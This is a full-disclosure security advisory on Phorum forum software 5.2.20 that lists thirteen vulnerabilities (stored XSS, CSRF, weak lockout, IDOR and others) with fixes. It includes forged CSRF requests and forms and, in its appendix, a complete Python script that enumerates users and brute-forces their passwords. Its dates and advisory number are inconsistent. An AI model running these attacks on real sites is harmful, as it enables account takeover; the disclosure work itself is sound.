Phorum

http://www.phorum.org/

Full Disclosure

v5.2.20

Advisory: VoidSec-16-001

Date: 21 April 2016

1 Team Member

Author	Role	Nickname	Email	Website
Paolo Stagno	Team Leader	VoidSec	voidsec@voidsec.com	voidsec.com
Mattia Reggiani	Team Member		info@mattiareggiani.com	mattiareggiani.com
Federico Gerardi	Team Member	AzraelSec	federicogerardi94@gmail.com	azraelsec.it
Matteo Papa	Team Member		matteopapa93@gmail.com	

1.1 About VoidSec.com

We believe that especially in Italy, during the last few years, the underground hacking community died, not for a lack of ideas or skills but because we lost two fundamental requirements: a meeting place and the possibility to share.

VoidSec.com intends to give to all hackers a meeting place, where the ideas can be shared freely, a place where the inexperienced can learn and where who knows can return the knowledge to the community.

Web Site: https://www.voidsec.com

Table of Contents

2 Introduction

The purpose of the present project is to assess the security posture of some important aspects of Phorum Forum Software.
Phorum is open source forum software with a penchant for speed. Phorum's very flexible hook and module system can satisfy every web master's needs.

2.1 Result

During the web application security assessment for Phorum, **VoidSec** assessed the following systems using primarily a grey-box approach, checking security from the perspective of an external attacker, with credentials.

2.2 Scope and Timetable

The Security Assessment took place between the 13th November and 03rd December 2016. The Security Assessment identifies potential vulnerabilities or security threats that may result from poor or improper system configuration, known and/or unknown software flaws and operational weaknesses in processes or technical countermeasures.

The purpose of the engagement was to utilize exploitation techniques in order to identify and validate all potential vulnerabilities across all systems within scope.

Reporter	VoidSec Security Team
Advisory	VoidSec-16-002
Date of contact	03-03-16
2nd date of contact	16-03-16
3rd date of contact	04-04-16
Vendor last reply	03-03-16
Date of public disclosure	21-04-16
Product	Phorum Open Source PHP Forum Software
Version	5.2.20

2.2.1 Targets in scope

Internal IPs:

- Internal Instance of Phorum

2.3 Policy

Since the beginning of VoidSec, we have been promoting the responsible disclosure as the default method for the vulnerability disclosure. The responsible disclosure minimizes the real risk for end users, giving time to dedicated departments to mitigate the vulnerabilities.
We do not appreciate the full disclosure and if possible we'd like to act responsible. Full disclosure is our last resource to spread security awareness and to promote a quick fix for critical vulnerabilities.

This document describes our security vulnerability disclosure policy.

This is the official policy of VoidSec Team Members (referred to as "us" or "we" hereafter) to exercise the responsible/coordinated disclosure of security vulnerabilities in a manner which is of maximum value to all affected parties.

VoidSec reserves the right to change this policy at any time, without prior notice.

Current version: v1.1, last changed on August 12, 2013, 16.30

The permalink URL for this policy is: http://voidsec.com/disclosure-policy/

Vulnerability Summary

This chapter contains all identified vulnerabilities in the audited systems.

Risk assessment	No. of vulnerability classes
Low	6
Medium	7
High	0
Critical	0
Total	**13**

2.4 Risk of each Vulnerability

The following table contains a risk assessment for the discovered vulnerabilities.

Vulnerability	Module(s) affected	Risk
Stored Cross Site Scripting (XSS)	• Forums module	Medium (6.5)
Stored Cross Site Scripting (XSS)	• Group module	Medium (6.5)
Cross Site Request Forgery (CSRF)	• Moderation process	Medium (6.0)
Cross Site Request Forgery (CSRF)	• Registration process	Medium (5.3)
Missing Anti-CSRF token	• Login	Medium (4.6)
Weak lock out mechanism	•	Medium (5.9)
Weak password policy	•	Medium (4.3)
Insecure Direct Object References	•	Low (3.7)
Upload of Unexpected File Types	•	Low (3.1)
Business Logic Data Validation	•	Low (2.7)
Weak password reset functionality	•	Low (3.5)
Cookie attributes issue	•	Low (3.1)

Vulnerability	Module(s) affected	Risk
Remember password functionality	•	Low (2.1)

3 Detailed Analysis

This chapter outlines the attacks and found vulnerabilities in detail.

3.1 Stored Cross Site Scripting (XSS) – forums module

3.1.1 File(s) affected

- admin.php


3.1.2 General Description

A stored XSS vulnerability has been found in forums module. This can lead to arbitrary execution of client-side code (eg. Javascript).

3.1.2.1 Proof of concept

We injected a payload into add forum form:

The payload is printed and executed into forum interface



3.1.2.2 Recommended solution

Sanitize the input values, with its libraries, so carefully remove the contents of code.

3.1.2.3 Risk classification

CVSS v3	CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:L
Risk	MEDIUM (6.5)

3.2 Stored Cross Site Scripting (XSS) – group module

3.2.1 File(s) affected


- Admin.php

3.2.2 General Description


A stored XSS vulnerability has been found in forums module. This can lead to arbitrary execution of client-side code (eg. Javascript).

3.2.2.1 Proof of concept

We injected a payload into add forum form:



The payload is printed and executed into forum interface:



3.2.2.2 Recommended solution

Sanitize the input values, with its libraries, so carefully remove the contents of code.

3.2.2.3 Risk classification

CVSS v3	CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:L
Risk	MEDIUM (6.5)

3.3 Cross Site Request Forgery (CSRF) – Moderation process

3.3.1 File(s) affected


- Moderation.php

3.3.2 General Description

The moderation function doesn't use a security token to validate the unique HTTP Request. An attacker can force an end-user authenticated to execute unwanted moderation actions on web application.

3.3.2.1 Proof of concept


View of unapproved messages before attack:



Request to exploit this vulnerability, with the forged parameter:

```
GET http://[site]/moderation.php?2,7,11783,prepost=1,old_forum=0,onlyunap-
proved=0,moddays=2
HTTP/1.1
```

View of unapproved messages after attack:



3.3.2.2 Recommended solution

Add the security token regarding a "moderation" action to make unique this HTTP Request.

3.3.2.3 Risk classification

CVSS v3	CVSS:3.0/AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L
Risk	MEDIUM (6.0)

3.4 Cross Site Request Forgery (CSRF) – Registration process

3.4.1 File(s) affected

- Register.php

3.4.2 General Description

The registration function don't use a security token to validate the unique HTTP Request. An attacker can force an end-user to execute unwanted registration actions on web application.

3.4.2.1 Proof of concept

View of phorum_users table before attack:

```
mysql> select user_id, username, password, email from phorum_users;
+---------+----------+----------------------------------+-------------------+
| user_id | username | password                         | email             |
+---------+----------+----------------------------------+-------------------+
|       1 | admin    | b78105d3439376f34f1d4754e0650d2d | admin@admin.admin |
|       2 | alice    | 7bfb2525be947fca76ee438a949b6213 | alice@alice.it    |
|       3 | bob      | 572885f9e5c46256e78a1284e29b8a94 | bob@bob.it        |
+---------+----------+----------------------------------+-------------------+
3 rows in set (0.00 sec)
```

Code to exploit this vulnerability, with the forged parameter:

```
<form action="http://[site]/register.php" method="post">
<input type="hidden" name="forum_id" value="0" />
<input type="text" name="username" size="30" value="CSRFtest" />
<input type="text" name="email" size="30" value="email@email.it" />
<input type="password" name="password" size="30" value="CSRFpass" />
<input type="password" name="password2" size="30" value="CSRFpass" />
<input type="submit" value=" Submit" />
</form>
```

View of phorum_users table after attack:

```
mysql> select user_id, username, password, email from phorum_users;
+---------+----------+----------------------------------+-------------------+
| user_id | username | password                         | email             |
+---------+----------+----------------------------------+-------------------+
|       1 | admin    | b78105d3439376f34f1d4754e0650d2d | admin@admin.admin |
|       2 | alice    | 7bfb2525be947fca76ee438a949b6213 | alice@alice.it    |
|       3 | bob      | 572885f9e5c46256e78a1284e29b8a94 | bob@bob.it        |
|      10 | CSRFtest | 6cd2f30466786f02de584335c1afe989 | email@email.it    |
+---------+----------+----------------------------------+-------------------+
4 rows in set (0.00 sec)
```

3.4.2.2 Recommended solution

Add the security token regarding a "registration" action to make unique this HTTP Request.

3.4.2.3 Risk classification

CVSS v3	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L
Risk	MEDIUM (5.3)

3.5 Missing Anti-CSRF token – Login

3.5.1 File(s) affected


- login.php

3.5.2 General Description

It was detected a login form without CSRF protection implemented such as unique token mechanism. This flaw can be exploited by attacker to login a user without his knowledge.

3.5.2.1 Proof of concept

Following is shows the forgery request succeeds and the server response with a logged cookie set:



Code of login form:

```
<form action="http://[site]/login.php" method="post">
<input type="hidden" name="forum_id" value="0" />
<input type="hidden" name="redir" value="http://[site]" />
Username:<br /><input type="text" id="username" name="username" size="30"
value="" /><br
/><br />
Password:<br /><input type="password" id="password" name="password" size="30"
value=""
/><br /><br />
<input type="submit" value="Submit" />
</form>
```

3.5.2.2 Recommended solution

Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source, like add a unique token to login form.

3.5.2.3 Risk classification

CVSS v3	CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:N
Risk	MEDIUM (4.6)

3.6 Weak lock out mechanism

3.6.1 File(s) affected

- login.php

3.6.2 General Description

Accounts are typically locked after 3 to 5 unsuccessful login attempts and can only be unlocked after a predetermined period of time, via a self-service unlock mechanism, or intervention by an administrator.

It was detected that you can try more than 10 times the invalid credentials and the mechanism doesn't block the account related.

3.6.2.1 Recommended solution

Enforce an account lockout mechanisms to mitigate brute force password guessing attacks, with balance between protecting accounts from unauthorized access and protecting users from being denied authorized access.

3.6.2.2 Risk classification

CVSS v3	CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N
Risk	MEDIUM (5.9)

3.7 Weak password policy

3.7.1 General Description

Phorum platform does not use any type of password complexity requirements, so every type of key is accepted. There isn't a restriction in password length, complexity and reuse (multiple users can submit the same password). In addition, passwords can contain personal information readable in profile information page (like personal name) and can be exactly the same as the nickname too.

This poor policy together with weak lock out vulnerability and the possibility to enumerate user's nicknames makes the overall authentication policy very substandard.

3.7.1.1 Recommended solution

To mitigate the risk of easily guessed passwords facilitating unauthorized access, it is advisable introduce a strong password policy, composed at least by a minimum number of characters.

3.7.1.2 Risk classification

CVSS v3	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Risk	MEDIUM (4.3)

3.8 Insecure Direct Object References


3.8.1 File(s) affected

- file.php

3.8.2 General Description

Within Phorum platform any user (registered or not) can enumerate resources uploaded by users and attached within any discussion and in particular can enumerate and download every private file that moderators or administrators submitted through their private control center page. The file.php resource, in fact, make every private file readable externally and enumerable using numeric progression.

3.8.2.1 Proof of concept



3.8.2.2 Recommended solution

Each use of a direct file from an untrusted source must include an access control check to ensure the user is authorized for the requested file.

3.8.2.3 Risk classification

CVSS v3	CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Risk	LOW (3.7)

3.9 Upload of Unexpected File Types

3.9.1 File(s) affected


- control.php

3.9.2 General Description


In the upload file functionality you can set which file types are allowed (eg: gif, jpg, png). It was detected that it is possible to bypass the check on extension and upload an unexpected file types. However it's not possible to exploit this vulnerability, because the content of file is stored into database.

3.9.2.1 Proof of concept

HTTP Request and Response



Result in user control panel



3.9.2.2 Recommended solution

Applications should be developed with mechanisms to only accept and manipulate "acceptable" files. Some specific examples include: Black or White listing of file extensions, using "Content-Type" from the header for example.

3.9.2.3 Risk classification

CVSS v3	CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N

Risk	LOW (3.1)

3.10 Business Logic Data Validation

3.10.1 File(s) affected


- admin.php

3.10.2 General Description

It was detected some fields that has not been applied a business logic data validation. For example, it is possible to change an integer value into a string value. This vulnerability can be lead a malfunction of business logic.

3.10.2.1 Proof of concept

Example of two fields



3.10.2.2 Recommended solution

The application must ensure that only "logically valid" data is accepted at all input.

3.10.2.3 Risk classification


CVSS v3	CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:L
Risk	LOW (2.7)

3.11 Weak password reset functionality

3.11.1 General Description

When passwords are reset, the application send a new password in clear text by email.

3.11.1.1 Proof of concept



3.11.1.2 Recommended solution

The password is a sensitive data and it should be encrypted or set through security token mechanism.

3.11.1.3 Risk classification

CVSS v3	CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N
Risk	LOW (3.5)

3.12 Cookie attributes issue

3.12.1 General Description

It was detected that the Cookie was set without HttpOnly flag. When the flag is not present, it is possible to access the cookie via client-side script code. The HttpOnly flag is a security measure that can help mitigate the risk of cross-site scripting attacks that target session cookies of the victim.

3.12.1.1 Recommended solution

In the phase of cookie creation, set the HttpOnly flag to true to prevent the execution of cross-site scripting attacks against cookies.

3.12.1.2 Risk classification

CVSS v3	CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N
Risk	LOW (3.1)

3.13 Remember password functionality

3.13.1 File(s) affected

- login.php

3.13.2 General Description

It was detected a form that included a password input field with the autocomplete attribute not set to off. This may result in some browser storing values input by users locally, where they may be retrieved by third parties. This is especially important if the application is commonly used in shared computers.

3.13.2.1 Proof of concept

Source Code

```
<form action="http://[site]/phorum/login.php" method="post"><input
type="hidden"
name="forum_id" value="0" /><input type="hidden" name="redir"
value="http://[site]/phorum/"
/>
Username:<br /><input type="text" id="username" name="username" size="30"
value="" /><br
/><br />
Password:<br /><input type="password" id="password" name="password" size="30"
value=""
/><br />
<br /><input type="submit" value="Submit" />
</form>
```

3.13.2.2 Recommended solution

The login form declaration should have an autocomplete attribute with its value set to "off".

3.13.2.3 Risk classification

CVSS v3	CVSS:3.0/AV:P/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N
Risk	LOW (2.1)

4 Appendix

4.1 Tools

The team used several tools to perform the test, both open source and proprietary.

- Burp Suite Proxy
- ZAP Proxy
- Firefox extension: Tamper Data, Cookie Manager, Live HTTP Headers, HttpRequest, HackBar and Firebug.
- Curl and Wget

4.2 Attachment - Brute force script

```
#!/usr/bin/env python

__AUTHOR__  = "AzraelSec"
__VERSION__ = 0.1
__NAME__ = "Phorum Brutus"
__TEAM__ = "Beta"

'''
      This is a example script that can exploit the weak lock out machanism
      and weak password policy vulnerabilities togheter Phorum platform is af-
fected by.
      Brutus enumerates users within a target Phorum platform and than tests
      the passwords of each one using a dictionary attack.

      This code obviously can be improved (for example implementing multi-
threading)
      and modified; its goal is to demonstrate how much weak password policy
      could be dangerous on a platform in which any one can enumerate users.

      Federico Gerardi aka AzraelSec (Beta Team)
'''
import urllib2, re, urllib
from os.path import isfile
import cookielib
from sys import argv
from getopt import getopt,GetoptError

class Brutus:

      def __init__(self, target = None, dictionary = None, limit = 200):
            self.target = target
            self.dictionary = dictionary
            self.limit = limit
            self.UserRegex = '<div class="icon-user">(.*)<small>'

      def setTarget(self, site):
            if((site[:7] != 'http://') and (site[:8] != 'https://')):
                  if(len(site) > 0):
```

```
                        self.target = "http://" + site
            else:
                  if(len(site) > 0):
                        self.target = site

      def enumerateUsers(self):
            results = []
            index = 1

            try:
                  while True:
                        html = self.getRequest('profile.php', 0, str(index))
                        if("This user doesn't exist or has been deactivated."
in html or index >= self.limit):
                              print "Users in platform:"
                              #print results
                              for user in results: print "\t" + user
                              return results
                        else:
                              r = re.findall(self.UserRegex, html,
re.MULTILINE | re.DOTALL)
                              results.append(r[0].strip())
                              index = index + 1
            except Exception, e:
                  print e
                  return None

      def bruteAllUsers(self):
            all_users = self.enumerateUsers()
            all_creds = {}
            if(all_users != None):
                  print "Credentials [user->pass]:"
                  for user in all_users:
                        result = self.bruteUser(user)
                        if(result != None):
                              all_creds[result[0]] = result[1]
                              print "\t" + result[0] + "->" + result[1]

            return all_creds
```

```
    def bruteUser(self, nickname):
        if(self.dictionary == None):
            return None

        if(isfile(self.dictionary) != True):
            return None
        else:
            try:
                #THIS IS THE WEAKEST PASSWORD POLICY!!!!!
                if(self.loginUser(nickname, nickname) == True): return
(nickname, nickname)

                with open(self.dictionary, "r") as stream:
                    for line in stream:
                        if(self.loginUser(nickname, line.strip())
== True):
                            return (nickname, line.strip())
            except IOError as err:
                print(str(err))
                return None
        return None

    def loginUser(self, nickname, password):
        if(len(nickname) <= 0 or len(password) <= 0 or self.dictionary ==
None):
            return False
        else:
            try:
                cj = cookielib.CookieJar()
                opener = urllib2.build_opener(urllib2.HTTPCookiePro-
cessor(cj))
                opener.addheaders = [('User-agent', 'VoidSecBe-
taTeam')]
                login_data = urllib.urlencode({'forum_id':0, 're-
dir':(self.target), 'username':nickname, 'password':password})
                urllib2.install_opener(opener)
                req = urllib2.Request(self.target + '/login.php',
login_data)
                html = urllib2.urlopen(req).read()
                #print html
```

```
                        if 'That username/password was not found or is inac-
tive.  Please try again.' in html:
                              return False
                        else:
                              return True
                  except Exception as err:
                        print str(err)
                        return False

      def getRequest(self, page = None, forum = -1, parameters = []):
            if(self.target == None):
                  return None
            else:
                  try:
                        first = True
                        forged = self.target

                        if(page != None):
                              forged = forged + "/" + page

                        if(len(parameters) != 0 or forum != -1):
                              forged = forged + "?"

                        if(forum != -1):
                              forged = forged + str(forum)

                        for param in parameters:
                              if(first == True and forum == -1):
                                    forged = (forged + param)
                                    first = False
                              else:
                                    forged = (forged + "," + param)
                        #print forged

                        opener = urllib2.build_opener()
                        opener.addheaders = [('User-agent', 'Mozilla/5.0')]

                        return opener.open(forged).read()
                  except Exception,e:
                        print e
```

```
                        return None

def main():
        #Variables
        dictionary = None
        target = None
        limit = 200

        try:
                ops,args = getopt(argv[1:], "f:l:h",  [])
        except GetoptError as err:
                print str(err)
                exit(1)

        for o,a in ops:
                if o == "-h":
                        print_help()
                        exit(0)
                elif o == "-f":
                        if isfile(a) != True:
                                print ("%s is not a valid file!" % str(a))
                                exit(1)
                        else:
                                dictionary = a
                elif o == "-l":
                        if(int(a) >= 1): limit = int(a) + 1
                else:
                        print ("Invalid option!")
                        exit(1)

        if(dictionary == None):
                print_help()
                exit(1)

        while target == None or target == "":
                target = raw_input("Insert target> ")

        a = Brutus()
        a.setTarget(target)
```

```
        a.dictionary = dictionary
        a.limit = limit
        creds = a.bruteAllUsers()

def print_help():
        print ("""usage: %s [opts]
                -h      | Print this message
                -f FILE  | Dictionary file
                -l LIMIT | Request limit
        """ % argv[0])

if __name__ == "__main__":
        main()
```